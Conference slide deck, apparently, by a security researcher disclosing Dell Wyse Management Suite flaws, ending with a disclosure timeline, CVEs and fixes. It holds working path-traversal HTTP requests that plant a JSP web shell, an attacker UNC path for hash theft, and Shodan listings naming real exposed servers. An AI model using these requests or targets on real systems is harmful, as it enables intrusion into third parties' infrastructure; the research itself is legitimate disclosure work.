https://win-u93jfhl2d35/ccm-web/admin/portal/fileRepository

Wyse Management Suite

WMS Server was unable to complete your request due to internal error or misconfiguration.

alain@scrt.

Last Login Time:10/20/25 7:32

ard    Groups & Configs    Devices    Apps & Data    Waves    Rules    Jobs    Events    Users    **Portal Administration**

Administr

ettings

Directory (A

Classification

2025-10-20 22:41:00,654 [ERROR] https-openssl-nio-443-exec-3 <com.wyse.stratus.server.web.controller.FileRepositoryController::getRemoteFileRepositories,173> /admin/portal/filerepository error org.springframework.dao.IncorrectResultSizeDataAccessException: Query { "$java" : Query: { "tenantId" : 2, "groupId" : 7, "deviceType.type" : 58, "isActive" : true}, Fields: {}, Sort: {} } returned non unique result.

epository

Settings

Discovery

| | Active | Name/URL | Last Check-in | Version | Files | Notes | Others |
|---|---|---|---|---|---|---|---|

# Local repository

**But we can theoretically "replace" the local repository and reconfigure it if we know its MAC address**

**Change the repository URL**

- **\\attacker\folder**

**Steal hashes when server or devices attempt to recover files**

- **\\attacker\folder\some\arbitrary\file.ext**

**This will temporarily break the whole solution though** 😐

**Unless we replicate all the existing files first**

# Local repository

**There are multiple endpoints which allow devices to upload or download files**

**But filenames are strictly checked and prefixed with a folder hierarchy**

**Uncontrollable**

- **\\RepositoryURL\hardcoded\folder\hierarchy\valid_filename.ext**

**Configured by Repository**

**Provided during upload**

**By replacing the local repository, we can reconfigure its URL**

**Point to attacker-controlled server with a symlink to a folder on the original server**

**Write arbitrary files to arbitrary locations**

# Arbitrary file upload

WMS Server

**1. Replace local repository**

**Hacker machine
10.0.0.1**

# Arbitrary file upload

**WMS Server**



**1. Replace local repository**

**2. Sure, why not**

**Hacker machine**
**10.0.0.1**

# Arbitrary file upload

**WMS Server**



**3. RepoURL is \\10.0.0.1\folder**

**Hacker machine
10.0.0.1**

# Arbitrary file upload

**WMS Server**

**3. RepoURL is \\10.0.0.1\folder**

**4. Got it!**

**Hacker machine**
**10.0.0.1**

# Arbitrary file upload



**WMS Server**

**5. Upload device logo [logo.jsp]**

**Hacker machine
10.0.0.1**

49

# Arbitrary file upload

**WMS Server**



**5. Upload device logo [logo.jsp]**

**6. Store logo.jsp in
\\10.0.0.1\folder\device\logos\device1\logo.jsp**

**Hacker machine
10.0.0.1**

# Arbitrary file upload

**WMS Server**



**6. Store logo.jsp in
\\10.0.0.1\folder\device\logos\device1\logo.jsp**

**5. Upload device logo [logo.jsp]**

**7. Actually, that is in \\localhost\c$\program
files\DELL\WMS\Tomcat-10\webapps\ROOT**

**Hacker machine
10.0.0.1**

# Arbitrary file upload



**WMS Server**

**8. Save logo.jsp in c:\program files\DELL\WMS\Tomcat-10\webapps\ROOT**

**6. Store logo.jsp in \\10.0.0.1\folder\device\logos\device1\logo.jsp**

**5. Upload device logo [logo.jsp]**

**7. Actually, that is in \\localhost\c$\program files\DELL\WMS\Tomcat-10\webapps\ROOT**

**Hacker machine 10.0.0.1**

**Setting goals**

✅ **Decrypt policy data**

✅ **Recover all policies**

~ **Compromise a device**

~ **Compromise the server**

53

# Remote repository

**What about remote repositories?**

WMS is built to support multiple file repositories

Typically used as a content distribution network to serve different subnets in a large network

**There is an installer for WMR (remote repositories)**

# Wyse Management Suite Repository

**Arbitrary file upload allows RCE by uploading a JSP file**

**Requires knowledge of a valid Wyse Identifier**



**Request**

Pretty | Raw | Hex | Hackvertor

```
1  POST /wms-repo/device/logfile/2 HTTP/1.1
2  Host: 192.168.142.112
3  Cookie: JSESSIONID=BFA254958672F58B6089CE10B44C4E2A; JSESSIONID=
   E953F7A8D87F27232EA7DE887E3F0549
4  Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
5  Sec-Ch-Ua-Mobile: ?0
6  deviceId: 1
7  deviceType: 17
8  fileName: ../../../../../../../Program
   Files/DELL/WMSRepository/Tomcat-10/webapps/ROOT/pwn.jsp
9  wyseIdentifier: wyse2737404399653236251
10 Sec-Ch-Ua-Platform: "Linux"
11 Accept-Language: en-US,en;q=0.9
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
    Gecko) Chrome/131.0.6778.140 Safari/537.36
14 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
   g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: none
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=0, i
21 Connection: keep-alive
22 Content-Type: application/x-ww-form-urlencoded
23 Content-Length: 8
24
25 dsadsdsa
```

**Response**

Pretty | Raw | Hex | Render | Hackvertor

```
1  HTTP/1.1 200
2  Strict-Transport-Security: max-age=31536000
3  X-Frame-Options: SAMEORIGIN
4  X-Content-Type-Options: nosniff
5  X-XSS-Protection: 1; mode=block
6  Content-Type: text/html;charset=UTF-8
7  Content-Length: 14
8  Date: Mon, 20 Jan 2025 14:14:45 GMT
9  Keep-Alive: timeout=60
10 Connection: keep-alive
11
12 {"status":200}
```

# WMR servers worldwide

**TOTAL RESULTS**

208

**TOP COUNTRIES**



| United States | 198 |
| Japan | 3 |
| United Kingdom | 2 |
| Ireland | 2 |
| France | 1 |

More...

**TOP PORTS**

| 443 | 39 |
| 311 | 1 |
| 444 | 1 |

📊 View Report  📥 Download Results  📈 Historical Trend  🗺 View on Map  🔍 Advanced Search

**Product Spotlight:** Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

## 🌐 Wyse Management Suite Repository 🔗
2025-01-27T07:30:20.7852

108.238.146.74
WMSRepo.aceisamos.com
108-238-146-74.lightspeed.
okcbok.sbcglobal.net
AT&T Enterprises, LLC

🇺🇸 United
States, Oklahoma City

self-signed

🔒 **SSL Certificate**

Issued By:
|- Common Name:
WMSRepo.aceisamos.com

Issued To:
|- Common Name:
WMSRepo.aceisamos.com

Supported SSL Versions:
TLSv1.2

```
HTTP/1.1 200
Strict-Transport-Security: max-age=31536000
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Set-Cookie: JSESSIONID=8011480FE95B4F18D42E095F957B9AD0; Path=/wms-repo; Secure; HttpOnly; SameSite=Lax
vary: accept-encoding
Content-Type: ...
```

## 🌐 Wyse Management Suite Repository 🔗
2025-01-27T06:00:35.6969

108.238.146.74
WMSRepo.aceisamos.com
108-238-146-74.lightspeed.
okcbok.sbcglobal.net
AT&T Enterprises, LLC

🇺🇸 United
States, Oklahoma City

self-signed

🔒 **SSL Certificate**

Issued By:
|- Common Name:
WMSRepo.aceisamos.com

Issued To:
|- Common Name:
WMSRepo.aceisamos.com

Supported SSL Versions:
TLSv1.2

Diffie-Hellman Fingerprint:

```
HTTP/1.1 200
Strict-Transport-Security: max-age=31536000
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Set-Cookie: JSESSIONID=A0015D83A58BF744DB6BC2C2972E06B1; Path=/wms-repo; Secure; HttpOnly; SameSite=Lax
vary: accept-encoding
Content-Type: ...
```

# WMS servers worldwide

**TOTAL RESULTS**

178

**TOP COUNTRIES**



| United States | 83 |
| Germany | 32 |
| France | 11 |
| United Kingdom | 9 |
| Netherlands | 6 |

More...

**TOP PORTS**

| 443 | 144 |
| 80 | 8 |
| 9000 | 6 |
| 8443 | 4 |
| 10443 | 4 |

More...

📊 View Report   🗺 View on Map   🔍 Advanced Search

**Product Spotlight:** We've Launched a new API for Fast Vulnerability Lookups. Check out **CVEDB**

### 108.6.57.196
2025-10-22T18:04:59.031601

pool-108-6-57-196.nycmny.fios.verizon.net
Verizon Business

🇺🇸 United States, East Northport

```
MQTT Connection Code: 0

Topics:
$SYS/broker/version
$SYS/broker/uptime
$SYS/broker/clients/total
$SYS/broker/clients/maximum
$SYS/broker/clients/inactive
$SYS/broker/clients/disconnected
$SYS/broker/clients/active
$SYS/broker/clients/connected
$SYS/broker/clients/expired
$SYS/broker/load/message...
```

### 🔵 Wyse Management Suite ↗
2025-10-22T17:11:28.210006

91.26.59.118
hensch-systems.de
Hensch Systems GmbH
🇩🇪 Germany, Köln

🔒 **SSL Certificate**

Issued By:
|- Common Name:
  Certum Domain Validation CA SHA2

|- Organization:
  Unizeto Technologies S.A.

Issued To:
|- Common Name:
  *.hensch-systems.de

Supported SSL Versions:
TLSv1.2, TLSv1.3

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=167338163B7112DCB515D37D1CE6DD8B; Path=/ccm-web; Secure; HttpOnly; SameSite=Lax
Content-Security-Policy: script-src 'unsafe-eval' 'self' 'nonce-r8J0Nl0ciyi6XgI7JeI4F7gy67g8NDEo6o9ArhUni
```

### 🔵 Wyse Management Suite ↗
2025-10-22T14:07:52.294239

# Listing repositories from a WMS server

**Request**

Pretty   Raw   Hex   Hackvertor

```
1  GET /ccm-web/device/wms20/device20/getUserDataRepoList HTTP/1.1
2  Host: 192.168.142.154
3  User-Agent: Stratus /4.7.5.0 (WES 10.0.22631; en-CH; VMware7,1;
   Revision:14.6.9.21; cls:A)
4  Accept-Encoding: gzip, deflate, br
5  Accept: application/json
6  Connection: keep-alive
7  Cookie: JSESSIONID=EA2E3A2B8E792DB9AFD1A9F5ACE2AE37;
8  X-Stratus-date: 2025-01-20 10:02:00
9  Device_MAC: 00:0c:29:13:33:37
10 X-Stratus-device-owner-id: 513004067
11 X-Stratus-device-id: wyse1187477039342898070
12 X-Stratus-device-authentication-code:
   YRK78bfGDA/vMKc6hlyZXFrRV8YncGd+HE3hfaPbPZumNVvUuL6f1rX1a2uUquApd6kZUnX
   PvqtmE6fo6s5CRw==
13
14
```

**Response**

Pretty   Raw   Hex   Render   Hackvertor

```
1  HTTP/1.1 200
2  Cache-Control: private
3  Strict-Transport-Security: max-age=31536000
4  X-Frame-Options: SAMEORIGIN
5  X-Content-Type-Options: nosniff
6  X-XSS-Protection: 1; mode=block
7  X-Content-Type-Options: nosniff
8  Cache-Control: no-cache, no-store, max-age=0, must-revalidate
9  Pragma: no-cache
10 Expires: Thu, 01 Jan 1970 00:00:00 GMT
11 vary: accept-encoding
12 Content-Type: application/json;charset=UTF-8
13 Date: Mon, 20 Jan 2025 10:02:51 GMT
14 Keep-Alive: timeout=60
15 Connection: keep-alive
16 Content-Length: 179
17
18 [
       {
           "url":"C:\\WMS\\LocalRepo/wms-repo",
           "isCaValidationOn":false,
           "subnets":null
       },
       {
           "url":"https://WIN-U93JFHL2D35:443/wms-repo",
           "isCaValidationOn":false,
           "subnets":[
               "192.168.142.x"
           ]
       }
   ]
```

58

# Remote repositories

**We can compromise a WMR from a WMS**

**Can we do it the other way round?**

**Yes! (if automatic sync is enabled)**

**There is a synchronisation feature between repositories**

- **Files added/modified on one repo are synchronised to others**
- **Path traversal in this function too**

**We can register a new WMR and then advertise files to be written to arbitrary locations on the WMS server!**

**Request**

Pretty | Raw | Hex

```
1  POST /ccm-web/device/wms-repo/populateTCFiles HTTP/1.1
2  Accept: text/plain, application/xml, text/xml, application/json, application/*+xml, application/*+json, */*
3  Content-Type: application/json;charset=UTF-8
4  Accept-Encoding: gzip, deflate, br
5  User-Agent: WMS Repo-4.4.0
6  Date: 2025-02-21 09:00:50 UTC
7  X-Stratus-device-owner-id: 119530432987457331
8  X-Stratus-device-id: wyse8555059089539728236
9  X-Stratus-device-authentication-code: hl7VS+7fSwfoeLFFs9Yd3w==
10 Host: WIN-U93JFHL2D35:443
11 Connection: keep-alive
12 Content-Length: 1011
13
14 [
       {
           "executableFiles":{
15             "testfilexxx1xx23455.txt":{
16                 "_id":null,
                   "createdAt":null,
                   "id":0,
                   "updatedAt":null,
                   "isActive":true,
                   "fileName":"asdfxxxxxxxss123.txt",
                   "fileSizeInBytes":0,
                   "modifiedDate":0,
                   "createdDate":0,
                   "fileURL":
                   "http://192.168.142.149:8889/wms-repo/image/app/genericClient?fileName=../../../../../Program
                   +Files/DELL/WMS/Tomcat-10/webapps/ROOT/xxxxx.txt",
                   "fileAuthURL":
                   "http://192.168.142.149:8889/wms-repo/image/app/genericClient?fileName=../../../../../Program
                   +Files/DELL/WMS/Tomcat-10/webapps/ROOT/xxxxx.txt",
                   "checksum":null,
                   "checksumWithHashVersion2":null,
                   "actionPerformed":"ENTRY_CREATE",
                   "deviceFamily":0,
```

59

# Live demo?

# Setting goals

✅ **Decrypt policy data**

✅ **Recover all policies**

✅ **Compromise a device**

✅ **Compromise the server**

61

# Cloud environment

# Cloud environment

**Some 300'000+ registered devices on the European tenant**

**Can leak group tokens across tenants!**

**Which means we can register to any tenant, list remote repositories and pwn them!**

- **Haven't actually done this for obvious reasons…**

# Bonus vuln

## Cross-Site Scripting

**When a remote repository announces which files it hosts to the WMS**

**Scripts can be inserted into the admin's page when browsing the remote files from WMS**

- **But there is a strict CSP**

```
HTTP/1.1 200
Cache-Control: private
Content-Security-Policy: script-src 'unsafe-eval' 'self'
'nonce-IHaxRvl1hSULA1JaN10DC0IJ4drMr9N8uhYT1b/bHh8=' 'unsafe-hashes'
'sha256-rRMdkshZyJlCmDX27XnL7g3zXaxv7ei6Sg+yt4R3svU='
'sha256-kbHtQyYDQKz4SWMQ8OHVol3EC0t3tHEJFPCSwNG9NxQ='
Strict Transport Security: max age=31536000
```

- **'self' is allowed, but seems like the way the script is added to the page with jquery isn't considered as 'self' even though it is** `<script src=/somewhere></script>`

**No restrictions on Style sheets!**

- **Feels like a CTF**
- **It is possible to extract the CSRF token from the page**

64

# Disclosure timeline

## 03.02.2025 – Disclose initial vulnerability through Bugcrowd

| Description | Hello, |
|---|---|
| | I will be reporting a series of vulnerabilities in Dell Wyse Management Suite. I am not particularly interested in the bounties, but would like to write a blog post and/or present the findings at a conference at a later date once all issues have been corrected. I hope this is something which can be agreed upon? If Bugcrowd is not the best platform to perform this coordinated disclosure (since it does not allow for disclosure), please let me know, and I can file the other issues elsewhere. Otherwise I'll wait for a response on this one before submitting the others. |

**Disclosure policy**

Please note: This engagement does **not allow** disclosure. You may not release information about vulnerabilities found in this engagement to the public.

# Disclosure timeline

**03.02.2025 – Disclose initial vulnerability through Bugcrowd**

**05.02.2025 – Disclose additional 5 vulnerabilities by email**

# Disclosure timeline

**03.02.2025 – Disclose initial vulnerability through Bugcrowd**
**05.02.2025 – Disclose additional 5 vulnerabilities by email**
**13.02.2025 – 3000$ reward on Bugcrowd**

# Disclosure timeline

**03.02.2025 – Disclose initial vulnerability through Bugcrowd**

**05.02.2025 – Disclose additional 5 vulnerabilities by email**

**13.02.2025 – 3000$ reward on Bugcrowd**

**21.02.2025 – Disclose additional (path traversal in WMS) vulnerability**

# Disclosure timeline

**03.02.2025 – Disclose initial vulnerability through Bugcrowd**

**05.02.2025 – Disclose additional 5 vulnerabilities by email**

**13.02.2025 – 3000$ reward on Bugcrowd**

**21.02.2025 – Disclose additional (path traversal in WMS) vulnerability**

**Multiple emails exchanged to help reproduce the findings**

# Disclosure timeline

**03.02.2025 – Disclose initial vulnerability through Bugcrowd**

**05.02.2025 – Disclose additional 5 vulnerabilities by email**

**13.02.2025 – 3000$ reward on Bugcrowd**

**21.02.2025 – Disclose additional (path traversal in WMS) vulnerability**

        **Multiple emails exchanged to help reproduce the findings**

**03.03.2025 – Acknowledge 5 vulnerabilities**

```
1. WMS Arbitrary File Upload
2. WMS Cross-Site scripting in web UI
3. WMS No validation required to enroll Local or Remote Repositories
4. WMS Device takeover by MAC Address
5. WMS Group Token disclosure (being tracked via BugCrowd submission)
```

# Disclosure timeline

**03.02.2025 – Disclose initial vulnerability through Bugcrowd**

**05.02.2025 – Disclose additional 5 vulnerabilities by email**

**13.02.2025 – 3000$ reward on Bugcrowd**

**21.02.2025 – Disclose additional (path traversal in WMS) vulnerability**

**Multiple emails exchanged to help reproduce the findings**

**03.03.2025 – Acknowledge 5 vulnerabilities**

**01.04.2025 – Security advisory published**

- **https://www.dell.com/support/kbdoc/en-us/000296515/dsa-2025-135**
  - CVE-2025-29981 : Exposure of Sensitive Information Through Data Queries vulnerability (CVSS: 7.5)
  - CVE-2025-27692 : Unrestricted Upload of File with Dangerous Type vulnerability (CVSS: 4.7)
  - CVE-2025-27693 : Improper Neutralization of Input During Web Page Generation (CVSS: 4.9)
  - CVE-2025-27694 : Insufficient Resource Pool vulnerability (CVSS: 5.3)
  - CVE-2025-27695 : Authentication Bypass by Spoofing vulnerability (CVSS: 4.9)

# Recommendations

- **Update to the latest version**

- **Require admin validation when devices enrol**

- **Monitor addition/modification of devices**

- **Understand that secrets shared in configurations can be decrypted by endpoints**

# Thanks

**Alain Mowat**

https://www.linkedin.com/in/alain-mowat/

alain.mowat@orangecyberdefense.com

https://github.com/scrt/slide_decks/blob/main/Wyse%20Manag
ement%20Subversion%20-%20Hack.lu.pdf

**Cyberdefense**